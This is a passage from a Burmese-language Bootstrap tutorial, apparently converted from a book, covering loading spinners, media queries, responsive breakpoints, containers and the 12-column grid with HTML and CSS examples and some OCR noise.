ရေးရတာများပေမယ့် အားလုံးကသူအဓိပါယ်လေးတွေနဲ့ သူမို့လို မှတ်ရတော့ မခက်လှပါဘူး။ ချက်ခြင်း အကုန်မှတ်မိဖို့ မလွယ်ပေမယ့် နမူနာ နှစ်ခုသုံးခုလောက် ရေးစမ်းလိုက်ရင်တော့ မှတ်မိသွားမှာပါ။ အခုလို ပြည့်စုံတဲ့ လုပ်ဆောင်ချက်တစ်ခုကို ကိုယ့်ဘာသာလုပ်စရာမလိုဘဲ၊ အလွယ်တစ်ကူ အသုံးချခွင့်ရတာဟာ တော်တော် အသုံးဝင်တာပါ။

Spinners

ဒီအခန်းမှာ ဖော်ပြချင်တဲ့ JavaScript Component တွေထဲမှာ နောက်ဆုံးတစ်ခုအနေဖြင့် Loading Spinners အကြောင်းကို ကြည့်ကြပါမယ်။ တစ်ခုခု Loading လုပ်နေစဉ်မှာ အစိုင်းလေး လည်နေတာမျိုး ကို တွေ့ဖူးကြပြီးသားပါ။ Bootstrap မှာ အဲဒီလို Spinner တွေကို အလုပ်တစ်ကူ ထည့်လိုပါတယ်။

HTML

```
<span class="spinner-border text-primary"></span>
<span class="spinner-border text-success"></span>
<span class="spinner-border text-warning"></span>
```

spinner-border Class ကိုသုံးပေးလိုက်ရင် လိုချင်တဲ့ Spinner ရနေပါပြီ။ အရောင်ပြောင်းချင်ရင်သာ text-{color} Class တွေနဲ့ တွဲသုံးဖို့ လိုတာပါ။ တစ်ကယ်တော့သူက တော်တော်ရှင်းပါတယ်။ CSS Components တွေထဲမှာ ထည့်ပြောခဲ့ရင်တောင် ရပါတယ်။ ဒါပေမယ့် JavaScript နဲ့တွဲအသုံးများလို့သာ အခုမှ ထည့်ပြောလိုက်တာပါ။

```
❶ <span class="spinner-border text-primary"></span>
❷ <span class="spinner-border text-success"></span>
❸ <span class="spinner-border text-warning"></span>
❹ <span class="spinner-border text-danger"></span>
❺
❻ <div class="mt-5 mb-5">
❼   <button class="btn btn-primary" disabled>
➋     <span class="spinner-border
⌁       spinner-border-sm"></span>
⌂   <span class="ml-2">Loading ...</span>
⌃   </button>
⌄ </div>
⌅
⌆ <span class="spinner-grow text-primary"></span>
⌇ <span class="spinner-grow text-success"></span>
⌈ <span class="spinner-grow text-warning"></span>
⌉ <span class="spinner-grow text-danger"></span>
⌊
```

❶-❹: spinner-border text-{color} Class များ
⌁-⌉: spinner-grow text-{color} Class များ
⌂: Loading ... Text

နမူနာရလဒ်မှာ <button> တစ်ခုနဲ့လည်း တွဲသုံးပြထားပါတယ်။ Button ကို နိုပ်လိုက်တဲ့အခါ အလုပ်လုပ်နေစဉ် Button ကို Disable ခေါ်လုပ်ပြီး Loading ပြကြတာ ထုံးစံမြို့လိုပါ။ ဒါကြောင့် <button> Element မှာ disabled Attribute ပါတာကို သတိပြုပါ။ disabled Attribute က Bootstrap နဲ့ မဆိုင်ပါဘူး။ HTML Attribute တစ်ခုဖြစ်ပါတယ်။

ပြီးတော့ spinner-grow ဆိုတဲ့ အလားတူလုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ သူကတော့ အစိုင်းလေး လည်နေတာ မဟုတ်တော့ဘဲ အစိုင်းလေးက ကြီးလိုက်သေးလိုက်နဲ့ Effect ကိုဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် အသုံးများမယ့် Components တွေ စုံသလောက် ဖြစ်သွားပါပြီ။ JavaScript Component တွေထဲမှာ အသုံးဝင်ပေမယ့် JavaScript ကုဒ်တစ်ချို့ မဖြစ်မနေ ထည့်ရေးပေးဖို့လိုတဲ့ လုပ်ဆောင်ချက်တစ်ချို့တော့ ကျေနိပါသေးတယ်။ ဒီအပိုင်းမှာ JavaScript အကြောင်းကို ထည့်မပြောရသေးလို့ အဲဒီလုပ်ဆောင်ချက်တွေတော့ ချုပ်ထားခဲ့လိုက်ပါတယ်။

နောက်တစ်ခန်းမှာ Layouts တွေအကြောင်း ဆက်လက်ဖော်ပြပါမယ်။

အခန်း (၆) – Bootstrap Layouts

Bootstrap Layouts အကြောင်းမပြောခင် Responsive Web Design လိုခေါ်တဲ့ သဘောသဘာဝတစ်ခု အကြောင်းကို အရင်ပြောချင်ပါတယ်။ Responsive Web Design ဆိတာ လိုရင်းအနှစ်ချုပ်ကတော့ Device အရွယ်အစား ပြောင်းသွားရင် Layout က အလိုအလျောက် ပြောင်းပြီး ပြပေးနိုင်အောင် ဖန်တီးတဲ့ နည်းစနစ် ဖြစ်ပါတယ်။ တစ်ခုနဲ့တစ်ခု အရွယ်အစားမတူကြတဲ့ Device တွေမှာ ကိုယ့်ဝဘ်ဆိုက်နဲ့ App တွေကို ဖွင့်လိုက်တဲ့အခါ ကွန်ပျူးတာအတွက် လုပ်ထားလို ဖုန်းနဲ့ကြည့်လိုမရဘူး၊ ဖုန်းအတွက် လုပ်ထားလို Tablet နဲ့ကြည့်လိုမရဘူးဆိုတာမျိုး မဖြစ်စေဖို့အတွက်ပါ။ Layout လေးတစ်ခု အခုလိုရှိတယ် ဆိုကြပါစို့။

HTML

```
<section>
  <nav></nav>
  <main></main>
  <aside></aside>
</section>
```

CSS

```
section {
  display: flex;
}
nav, main, aside {
  height: 400px;
  background: cyan;
  margin: 10px;
  flex-grow: 1;
}
main {
  flex-grow: 3;
}
```

<section> ရဲအတွင်းထဲမှာ <nav><main><aside> ဆိုပြီး Layout Element တွေရှိနေပါတယ်။ section ရဲ display ကို flex လိုပြောထားတဲ့အတွက် nav, main နဲ့ aside တို့ကို Column Layout နဲ့ပြေားမှာပါ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပါ –

```

HTML
1▼ <section>
2   <nav></nav>
3   <main></main>
4   <aside></aside>
5 </section>

CSS
1▼ section {
2   display: flex;
3 }
4▼ nav, main, aside {
5   height: 400px;
6   background: cyan;
7   margin: 10px;
8   flex-grow: 1;
9 }
10▼ main {
11   flex-grow: 3;
12 }

JS

```

အားလုံးအတွက် height, background, margin တွေ ကိုယ်စိသတ်မှတ်ပြီး flex-grow မှာ 1 လို့ ပြောထားတဲ့အတွက် ပထမ width တွေက ရွယ်တူပါ။ နောက်မှ main အတွက် flex-grow တန်ဖိုး 3 လို့ ပြောင်းပေးလိုက်တဲ့အတွက် သူက သူများတွေရဲ့ (၃) ဆဖြစ်နေတာပါ။ ဒါဟာ မကြာမကြာ တွေရတဲ့ 3 Columns Layout တစ်ခုပုံစံမျိုးပါပဲ။

ပြဿနာက၊ ဒီ Layout ဟာ Screen အရွယ်အစားကြီးတဲ့ ကွန်ပျူးတာတွေမှာ အဆင်ပြေပေမယ့် Screen အရွယ်အစားသေးတဲ့ Tablet တွေ၊ ဖုန်းတွေမှာတော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် အသုံးပြုတဲ့ Screen ရဲ့ အရွယ်အစားပေါ်မှုတည်ပြီး သင့်တော်သလို ပြောင်းပြန့်လိုပါတယ်။ ဒီလိုလေး ထပ်ထည့် လိုက်ပါမယ်။

CSS

```
@media (max-width: 800px) {
    section {
        flex-wrap: wrap;
    }
    aside {
        flex: 100%;
        height: 200px;
    }
}
```

Media Query လိုက်ခဲ့ပါတယ်။ @media ကိုသုံးပြီးတော့ ရေးရပါတယ်။ max-width မှာ 800px လိုပြောထားတဲ့အတွက် Screen Width အရွယ်အစား 800px အောက်ရောက်တော့ မူဒီးဆိုင် စမ်းကြည့်လိုက်ရင် အခုလုပ်ရပါလိမ့်မယ်။




aside ရဲ့ flex တန်ဖိုး 100% ဆိုတော့ သူတစ်ခုတဲ့ အပြည့်ပြသွားတာပါ။ ဒီလိုပြတဲ့အခါ နောက်တစ်လိုင်း ဆင်းပြီးပြစေစိုးအတွက် section ရဲ့ flex-wrap ကို wrap လိုပြောထားတာ ဖြစ်ပါတယ်။ ဒါကြောင့် Table အရွယ်အစားလောက်ဆိုရင် အဆင်ပြသွားပါပြီ။ ကွန်ပျူးတာမှာ Column (၃) ခုနဲ့ပြမာဖြစ်ပြီး Tablet မှာဆိုရင်တော့ Column (၂) ခုနဲ့ပြပေးသွားမှာ ဖြစ်ပါတယ်။ Codepen ထဲမှာပဲ ရလဒ်ဖော်ပြတဲ့ ဧရိယာကို အကျဉ်းအကျယ် ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။

Tablet အတွက် အဆင်ပြေသွားပေမယ့် ဖုန်းလို Screen အရမ်းသေးတဲ့အခါမှာတော့ အဆင်ပြေားမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် အခုလိုလေး ထပ်ထည့်ပေးလိုက်ပါမယ်။

CSS

```
@media (max-width: 500px) {
    nav, main, aside {
        flex: 100%;
        height: 200px;
    }
}
```

ဒီတစ်ခါတော့ Screen Width က 500px အောက်ဆိုရင် လုပ်ရမယ့် CSS တွေကို ပေးထားတာပါ။



nav, main, aside အားလုံးကို flex: 100% လိုပြောလိုက်တာပါ။ ဒါကြောင့် အပြည့်နေရာ ယူသွားတဲ့အတွက် Column တွေ မရှိတော့ပါဘူး။ အားလုံးကို အပေါ်အောက် တန်းစီပြီးပြသွားလို ဖုန်းလို Screen သေးတဲ့အခါမျိုးမှာလည်း အဆင်ပြေသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းစနစ်ကို Responsive Web Design လိုခေါ်ကြတာပါ။ Screen Size ပြောင်းရင် Layout က အလို အလျောက် Respond လုပ်ပြီး ဖော်ပြပဲ ပြောင်းပေးနိုင်တဲ့အတွက် ဖြစ်ပါတယ်။

Layout Size

ဒီနေရာမှာ ပြောစရာရှိလာတာက အမျိုးမျိုးအဖို့ဖို့ ကဲ့ပြားနေကြတဲ့ Device တွေရဲ့ Size ပါ။ Laptop ကွန်ပူးတာတွေမှာ ၁၂ လက်မ၊ ၁၃ လက်မ၊ ၁၄ လက်မ၊ ၁၅ လက်မ၊ ၁၆ လက်မ၊ ၁၇ လက်မ စသဖြင့် အရွယ်အစား အမျိုးမျိုး ရှိကြသလို Desktop တွေပါ ပေါင်းလိုက်ရင် ဒီထက်ပိုများပါ၌မယ်။ Tablet ဆိုရင် လည်း iPad, iPad Mini, iPad Pro စသဖြင့် အမျိုးမျိုးရှိသလို Android Tablet တွေပါ ပေါင်းလိုက်ရင် အများကြီးရှိပြီးမှာပါ။ ဖုန်းတွေမှာလည်း အတူတူပါပဲ။ ၄ လက်မ၊ ၅ လက်မ၊ ၆ လက်မ အမျိုးမျိုးရှိကြတာမှ 5.4, 6.2 စသဖြင့် အသုမကိန်းနဲ့ပြောရတဲ့ Size တွေမှာအများကြီးပါ။ ဒါက Screen Size ပဲ ရှိပါသေးတယ်။ Resolution ကိုလည်း ထည့်တွက်ရပါ၌မယ်။ တစ်ချို့က Screen သေးပေးမယ့် Resolution မြင့်ကြပါ တယ်။ တစ်ချို့က Screen သာကြီးတာ Resolution နိမ့်ကပြန်ပါတယ်။ ထောင်ထားတာလား၊ လုံထားတာ လား စသဖြင့် Portrait, Landscape Orientation ကလည်း ကဲ့ပြားဦးမှာပါ။

အဲဒီလောက်ထိ အရွယ်အစား စုံလင်လှတဲ့ Device တွေမှာ ဖုန်းဆိုရင် ဘယ် Size ဖြစ်တယ်၊ Tablet ဆိုရင် ဘယ် Size ဖြစ်တယ် ဆိုပြီး တိတိကျကျ ပြောလို့မရနိုင်ပါဘူး။ ဒီကိစ္စကို Touch Screen Device တွေ ပေါ် ခါစက Web Designer တွေ တော်တော်လေး ခေါင်းစားခဲ့ကြသလို၊ အဖြောက်လည်းတွေ့ပြီးကြပြီ ဖြစ်ပါတယ်။ ဒါကြောင့် ပြဿနာကို သတိပြုမိအောင်သာ ပြောပြတာပါ၊ ကိုယ်တိုင်ခေါင်းစား ဖြေရှင်းနေဖို့တော့ မဟုတ် ပါဘူး။ အများလက်ခံ အသုံးပြုတဲ့နည်းတွေ ရှိနေပြီးဖြစ်သလို၊ Bootstrap ကလည်း အဲဒီနည်းတွေအတိုင်း ပဲ သွားထားပါတယ်။ Bootstrap မှ Screen Size ကို ဖုန်း၊ Tablet စသဖြင့် Device အမျိုးအစားနဲ့ မပြော ပါဘူး။ Small, Medium, Large ဆိုတဲ့အသုံးအနှစ်းတွေနဲ့ပဲ ပြောပါတယ်။ ဒီအယားကျက်လေးကို လေ့လာ ကြည့်ပါ။

Breakpoint	Class infix	Dimensions
X-Small	<code>None</code>	< 576px
Small	<code>sm</code>	≥ 576px
Medium	<code>md</code>	≥ 768px
Large	<code>lg</code>	≥ 992px
Extra large	<code>xl</code>	≥ 1200px
Extra extra large	<code>xxl</code>	≥ 1400px

Size အရွယ်အစား သတ်မှတ်ချက် (၆) ခုရှိပါတယ်။ 576px ရဲအောက် အရွယ်အစားကို X-Small လို့ခေါ်ပါတယ်။ ဖုန်းပဲဖြစ်ဖြစ် Tablet ပဲဖြစ်ဖြစ်၊ တဗြား Device တွေပဲဖြစ်ဖြစ်၊ 576px အောက် သေးတဲ့ Screen အားလုံးကို X-Small လို့ သတ်မှတ်ပြီး အလုပ်လုပ်သွားမှုပါ။ 576px နဲ့ 768px ကြားကိုတော့ Small လို့ ပဲသတ်မှတ်ပြီး 768px နဲ့ 992px ကြားထဲက Size ကိုတော့ Medium လို့သတ်မှတ်ပါတယ်။ ဒီနည်းအတိုင်း ဆက်ကြည့်သွားရမှာပါ။

အရွယ်အစားတစ်ခုချင်းစီအတွက် sm, md, lg စသဖြင့် Size Class တွေလည်း ပေးထားပါတယ်။ Pixel Size တွေ မှတ်ရခဲက်လို့ Device အမျိုးအစားနဲ့ မှတ်ချင်ရင်လည်း ဒီလိုမျိုး အကြမ်းပျဉ်းမှတ်နိုင်ပါတယ်။ Extra Small အုပ်စုထဲမှာ ဖုန်းတွေ ပါပါတယ်။ Small (sm) အုပ်စုထဲမှာ Landscape Mode နဲ့ သုံးတဲ့ ဖုန်းတွေ၊ Tablet အသေးတွေ ပါနိုင်ပါတယ်။ Medium (md) အုပ်စုထဲမှာ Tablet တွေနဲ့ သေးတဲ့ Laptop တွေ ပါနိုင်ပါတယ်။ Large (lg) အုပ်စုထဲမှာ Landscape Mode နဲ့ သုံးတဲ့ Tablet တွေ၊ iPad Pro လို့ Screen ကြီးတဲ့ Tablet တွေနဲ့ Laptop အများစုံ ပါဝင်နိုင်ပါတယ်။ Extra Large (xl) အုပ်စုထဲမှာ Resolution မြင့်တဲ့ Laptop တွေ Desktop တွေ ပါနိုင်ပါတယ်။ Extra Extra Large (xxl) အုပ်စုထဲမှာ တော့ 8k, 4k, HD Screen အကြီးကြီးတွေနဲ့ ကွန်ပျူးတာတွေ၊ Smart TV တွေဘာတွေ ပါနိုင်ပါတယ်။


sm, md, lg, xl, xxl စတဲ့ Size Class လေးတွေကို သေချာမှတ်ထားပေးပါ။ Layout မှာသာမက နေရာအတော်များများမှာ Size သတ်မှတ်ဖို့လိုတိုင်း ဒီ Class တွေကို သုံးပါတယ်။

Layout Container

အခြေခံအားဖြင့် ဝဘ်ဆိုက်တစ်ခုရဲ့ Content အားလုံးဟာ Container ထဲမှာ ရှိသင့်ပါတယ်။ Container Class တွေ Size ပေါ်မှုတည်ပြီး အမျိုးမျိုးရှိပေမယ့် နှစ်ခုရွေးပြီး မှတ်ထားရင် ရပါပြီ။ container နဲ့ container-fluid ဖြစ်ပါတယ်။

Facebook တို့ Twitter တို့လို့ ဝဘ်ဆိုက်မျိုးတွေကို မျက်စိထဲမှာ မြှင့်ကြည့်ပါ။ Content တွေကို Layout တစ်ခုနဲ့ အလယ်မှာစုပြီး ဖော်ပြထားကြပါတယ်။ ဒီသဘောကို Fixed Width Layout လို့ခေါ်ပါတယ်။ Gmail တို့ YouTube တို့လို့ App တွေကို မျက်စိထဲမှာ မြှင့်ကြည့်ပါ။ Screen အကျယ်ရှိသလောက် အပြည့် ယူပြီး Content တွေကို ဖော်ပြထားကြပါတယ်။ ဒီသဘောကို Fluid Layout လို့ခေါ်ကြပါတယ်။

Fixed Width Layout တွေ ဖန်တီးလိုရင် container Class ကိုသုံးနိုင်ပါတယ်။ သူက Layout ကို Width သတ်မှတ်ပြီး Screen ရဲ့အလယ်မှာ ပြပေးပါတယ်။ Fluid Layout တွေ ဖန်တီးလိုရင်တော့ container-fluid ကိုသုံးနိုင်ပါတယ်။ သူကတော့ Screen အပြည့် နေရာယူပေးပါတယ်။



နမူနာမှာပြထားသလိုရေးပြီး စမ်းကြည့်လိုရပါတယ်။ container Class ပေးထားတဲ့ Element က အလယ်မှာ နေရာယူဖော်ပြပြီးတော့ container-fluid Class ပေးထားတဲ့ Element ကတော့ အပြည့်နေရာယူ ဖော်ပြတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ CSS ထဲမှာ html နဲ့ body အတွက် height: 100% ပေးထားတာကိုလဲ သတိပြုပါ။ အဲဒီလိုပေးထားမှ Container တွေမှာသတ်မှတ်ထားတဲ့ h-50 (height: 50%) က အလုပ်လုပ်မှာ မို့လိုပါ။

Grid System

Bootstrap က Layout တွေဖန်တီးဖို့အတွက် 12 Columns Grid ခေါ် အပိုင်း (၁၂) ပိုင်းကို အခြေခံတဲ့ စနစ်ကို သုံးပါတယ်။ ဒီလိုပုံစံပါ။

1	1	1	1	1	1	1	1	1	1	1	1	1
12												
2	4						6					

Column တစ်ခုက Row တစ်ခုလုံးအပြည့် နေရာယဉ်ချင်ရင် (၁၂) ပိုင်းလုံးကို ယူလိုက်လို့ရပါတယ်။ တစ်ဝက်ပဲလိုချင်ရင် (၆) ပိုင်းယဉ်လို့ရပါတယ်။ ဒီသဘောနဲ့ (၁၂) ပိုင်းရှိတဲ့ထဲက ကိုယ်လိုသလောက် ပိုင်းယဉ်လိုရတဲ့စနစ်မျိုးပါ။

ဘာကြောင့် (၁၂) ပိုင်းကိုသုံးသလဲဆိုတော့ စဉ်းစားကြည့်ပါ။ (၁၂) ကို ၂, ၃, ၄, ၆ အားလုံးနဲ့ စားလိုပြတ်တဲ့ အတွက် (၂) ပိုင်း (၃) ပိုင်း (၄) ပိုင်း စသည်ဖြင့် အသီခွဲယဉ်လိုရနိုင်ပါတယ်။ ဒီလိုပါ -

12					
6		6			
4		4		4	
3		3		3	

ဒါကြောင့် Layout တွေကို စီစီညိညိနဲ့ သပ်သပ်ရပ်ရပ် ရရှိမှာဖြစ်ပါတယ်။ ဒါမျိုးတွေက အကြောင်းမဲ့ ဖြစ်ပေါ်လာတာမျိုး မဟုတ်ဘဲ လက်တွေ့ အတွေ့အကြုံတွေပေါ်မှာ အခြေခံဖြစ်ပေါ်လာတဲ့ ကိစ္စမျိုးတွေပါ။

Bootstrap ရဲ့ Grid System ကို အသုံးပြုဖို့အတွက် row နဲ့ col ဆိုတဲ့ Class တွေကို သုံးနိုင်ပါတယ်။ အထက်မှာ ဖော်ပြထားတဲ့ Grid ပုံစံရှိဖို့ရင် Bootstrap နဲ့ ဒီလိုရေးပေးရမှာပါ။

HTML

```
<div class="row">
    <div class="col-12"></div>
</div>
<div class="row">
    <div class="col-6"></div>
    <div class="col-6"></div>
</div>
<div class="row">
    <div class="col-4"></div>
    <div class="col-4"></div>
    <div class="col-4"></div>
</div>
```

သိသင့်တဲ့ သဘောသဘာဝတွေကိုသာ သိထားမယ်ဆိုရင် ရေးနည်းက မခက်ပါဘူး။ row ထဲမှာ col တွေ

ရှိပြီး ပိုင်းပြီးတော့လိုချင်တဲ့ အရေအတွက်ကို ၁၀၈ ရဲနောက်မှာ တွဲထည့်ပေးရတာပါ။ အရေအတွက် ထည့်မပေးရင်လည်း ရပါတယ်၊ တစ်ခုရှိရင်တစ်ခု၊ နှစ်ခုရှိရင်နှစ်ခု၊ ရှိသလောက် ရွယ်တူ အညီယူပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်ကကုဒ်ကို ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါဘူး။

HTML

```
<div class="row">
    <div class="col"></div>
</div>
<div class="row">
    <div class="col"></div>
    <div class="col"></div>
</div>
<div class="row">
    <div class="col"></div>
    <div class="col"></div>
    <div class="col"></div>
</div>
```

အပေါ်ဆုံး row မှာ col တစ်ခုထဲရှိလို တစ်ခုထဲ အပြည့်ယူလိုက်မှာပါ။ ဒုတိယ row မှာ နှစ်ခုရှိလို နှစ်ခု အညီ တစ်ဝက်စီယူပေးလိုက်မှာပါ။ လက်တွေ့ရေးသား စမ်းသပ်လိုရင်လည်း ဒီလိုလေးစမ်းကြည့်ပါ။

```
HTML
1<div class="container">
2  <div class="row content">
3    <div class="col"></div>
4    <div class="col"></div>
5    <div class="col"></div>
6  </div>
7 </div>
8
```

```
CSS
1.content div {
2  height: 100px;
3  border: 2px solid brown;
4 }
```



CSS ထဲမှာ height တွေ border တွေကို မြင်သာအောင် ထည့်ပေးထားတာကို သတိပြုပါ။ Layout ရဲ

နေရာယူပုံကတော့ ကိုယ်ရေးပေးစရာ မလိုတော့ပါဘူး။ row တွေ col တွေ ပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာ ဖြစ်ပါတယ်။ Column တွေကို အညီမယူဘဲ ကိုယ်လိုသလောက် ယူပြီးစမ်းကြည့်ချင်ရင် ဒါ လိုလေး စမ်းလိုက်ပါ။

```

HTML
1▼ <div class="container">
2▼   <div class="row content">
3    <div class="col-3"></div>
4    <div class="col-6"></div>
5    <div class="col-3"></div>
6   </div>
7 </div>
8

CSS
1▼ .content div {
2  height: 100px;
3  border: 2px solid brown;
4 }

JS

```

ဒီတစ်ခါတော့ col-3, col-6 စသဖြင့် ကိုယ်လိုသလောက် ပိုင်းယူလိုက်လို အလယ်က Column ကို ပို့ပြီးကြီးနေရာယူပြီး ဘေးတစ်ဘက်တစ်ချက်က Column တွေကို ပို့သေးသေး နေရာယူပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Responsive Layouts

Responsive Layout တွေ ရှိဖို့အတွက်တော့ အပေါ်နားမှာ ပြောခဲ့တဲ့ Size Class တွေကို တွဲသုံးပေးရပါတယ်။ ဥပမာ - ဒီကုပ်လေးကို လေ့လာကြည့်ပါ။

```

HTML
<div class="row">
  <div class="col-12 col-md-4 col-lg-3"></div>
  <div class="col-12 col-md-8 col-lg-6"></div>
  <div class="col-12 col-md-12 col-lg-3"></div>
</div>

```

ဒီကုဒ်ရဲအမိပါယ်က၊ Column (၃) ခုလုံးအတွက် col-1-12 လို့ ပေးထားတဲ့အတွက် အပြည့်နေရာယူမှာဖြစ်ပါတယ်။ ဒါကြောင့် Default အနေနဲ့ အပေါ်အောက်ဆင့်ပြီးတော့ပဲ ဖော်ပြမှာပါ။ အကယ်၍ Medium Size (Tablet) ဖြစ်ခဲ့မယ်ဆိုရင်တော့ col-md-{x} ကိုသုံးပြီး 4-8-12 လို့ Column Layout ကို သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် Column နှစ်ခုပါတဲ့ 2 Columns Layout အဖြစ်ကို ပြောင်းသွားမှာ ဖြစ်ပါတယ်။ Large Size (ကွန်ပျူးတာ) ဖြစ်ခဲ့မယ်ဆိုရင်တော့ col-lg-{x} ကိုသုံးပြီး 3-6-3 လို့ သတ်မှတ်ထားတဲ့အတွက် Column သုံးခုပါတဲ့ 3 Columns Layout ဖြစ်သွားမှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။



```

HTML
1▼ <div class="container">
2▼   <div class="row content">
3    <div class="col-12
4      col-md-4
5      col-lg-3"></div>
6    <div class="col-12
7      col-md-8
8      col-lg-6"></div>
9    <div class="col-12
10     col-md-12
11     col-lg-3"></div>
12  </div>
13 </div>
14

CSS
1▼ .content div {
2  height: 100px;
3  border: 2px solid brown;
4 }

JS

```



အခုန်မူနာရလဒ်မှာ ဖော်ပြစ်ရာ နေရာကျယ်တဲ့အတွက် 1၅ Size သက်ဝင်နေလို့ 3 Columns Layout တစ်ခုကို ရရှိနေခြင်း ဖြစ်ပါတယ်။ 3-6-3 ပုံစံနေရာယူထားပါတယ်။ ဒီကုဒ်ကိုပဲ နည်းနည်းနေရာချုပြီး စမ်းကြည့်လိုက်ရင်တော့ အခုလိုပုံစံဖြစ်သွားမှာပါ။

```

HTML
1▼ <div class="container">
2  <div class="row content">
3    <div class="col-12
4      col-md-4
5      col-lg-3"></div>
6    <div class="col-12
7      col-md-8
8      col-lg-6"></div>
9    <div class="col-12
10     col-md-12
11     col-lg-3"></div>
12  </div>
13 </div>
14
```


CSS
1▼ .content div {
2 height: 100px;
3 border: 2px solid brown;
4 }


JS

ဒီရလဒ်မှာတော့ နေရာ ကျဉ်းသွားပြီဖြစ်လို့ md Size သက်ဝင်ပြီး 2 Columns Layouts တစ်ခုအနေနဲ့ အလုပ်လုပ်နေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒီထက်ထပ်ချုံလိုက်ရင်တော့ အခုလိုတွေ့ရမှာပါ။

```

HTML
1▼ <div class="container">
2  <div class="row content">
3    <div class="col-12
4      col-md-4
5      col-lg-3"></div>
6    <div class="col-12
7      col-md-8
8      col-lg-6"></div>
9    <div class="col-12
10     col-md-12
11     col-lg-3"></div>
12  </div>
13 </div>
14
```


CSS
1▼ .content div {
2 height: 100px;
3 border: 2px solid brown;
4 }

JS

ဒီရလဒ်မှာ နေရာတော်တော်လေး ကျဉ်းသွားပြီမို့လို့ md တွေ 1g တွေ အလုပ်မလုပ်တော့ဘဲ Default အတိုင်း အပြည့်တွေ နေရာယူထားတဲ့အတွက် Single Column Layout တစ်ခုကို ရှုံးခြင်းပဲဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Bootstrap ကိုအသုံးပြုပြီး Responsive Layouts တွေဖန်တီးနိုင်မှာ ဖြစ်ပါတယ်။ အတွေ့ရများ တဲ့ ဝဘ်ဆိုက် Layout လေးတစ်ခုကို နမူနာအနေနဲ့ ထပ်ပေးချင်ပါတယ်။ ရေးရမယ့်ကုဒ်က ဒီလိုပါ –

HTML

```
<main class="bg-secondary py-5">

